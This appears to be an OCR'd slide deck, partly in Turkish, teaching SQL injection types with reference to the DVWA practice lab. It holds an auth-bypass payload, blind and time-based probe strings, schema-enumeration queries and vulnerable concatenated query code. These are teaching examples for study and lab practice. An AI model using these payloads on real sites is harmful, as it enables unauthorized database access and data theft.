
SQLi


Structured Query Language Injection

2017 Statistics



Is this real or just fantasy?

SQLi Types


SQL Injection Attack / Vulnerability
Classical SQL Injection
Blind SQL Injection
Standard blind SQL Injection
Double blind SQL Injection (TIME-based)

Classical SQLi


- txtUserId = getRequestString("UserId");
- *txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;*

Classical SQLi Internals | UNION

- SELECT id, *name* FROM *table1*
  UNION
  SELECT id, *name* FROM *table2*;

- SELECT id, *name* FROM *table1*
  UNION ALL
  SELECT id, *name* FROM *table2*;


Classical SQLi Internals | UNION



SQL Meta Characters

- SQL için özel anlamı olan karakterlere denir.
- ‘ ’
- ;
- -- or #

--


SELECT * FROM users WHERE email = '$email' AND password = md5('$password') ;
Supplied values
xxx@xxx.xxx
xxx') OR 1 = 1 --]
SELECT * FROM users WHERE email = 'xxx@xxx.xxx' AND password = md5('xxx') OR 1 = 1 --]');
SELECT * FROM users WHERE FALSE AND FALSE OR TRUE
SELECT * FROM users WHERE FALSE OR TRUE
SELECT * FROM users WHERE TRUE

Classical SQLi Internals

- SQL Server
  SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE' AND TABLE_CATALOG='dbName‘

- MySQL
  SELECT TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE TABLE' AND TABLE_SCHEMA='dbName'

Blind SQLi


- **True -> http://www.site.com/konu.php?id=25 and 1=1**
- **False -> http://www.site.com/konu.php?id=25 and 1=2**

Eğer ki, 1=1 eşit olduğunda sayfa sorunsuz geliyorsa ama **1=2** eşit olduğunda sayfada bazı verilerde eksilme vs varsa (*veritabanından gelen verilerin gelmemesi gibi*) ***SQLi var olduğu anlamına gelir.***

Blind SQLi

- Blind Sql Injection'da ile etapta doğrudan sql sorgu çıktısı alamayız. Biz sadece doğru-yanlış gibi varsayıma göre veritabanını ve tabloları anlamlandırmaya çalışırız.
  - **and substring(version(),1,1)=4/5...**
  - **and (select 1 from users limit 0,1)=1**
  - **(select substring(concat(1,column),1,1) from users limit 0,1)=1**
  - **waitfor delay '00:00:10'—**

Try - Catch


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)
DVWA Security
PHP Info
About
Logout
Welcome to Damn Vulnerable Web Application!
Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.
The aim of DVWA is to practice some of the most common web vulnerability, with various difficultly levels, with a simple straightforward interface.
General Instructions
It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.
Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.
DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be see an as extension for more advance users)!
There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.
WARNING!
Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you

References

- https://www.wordfence.com/learn/how-to-prevent-sql-injection-attacks/
- http://www.ismailsaygili.com.tr/2012/10/mysql-blind-injection-uygulama-giris.html
- https://github.com/qazbnm456/awesome-web-security
- https://www.acunetix.com/websitesecurity/sql-injection2/
- http://www.dvwa.co.uk/
- https://www.youtube.com/watch?v=5BG6iq_AUvM
- https://www.youtube.com/watch?v=Zkb1fZjNRLc&list=PLga6uzcZiv0VibiLSutva451K_hIP8-Ki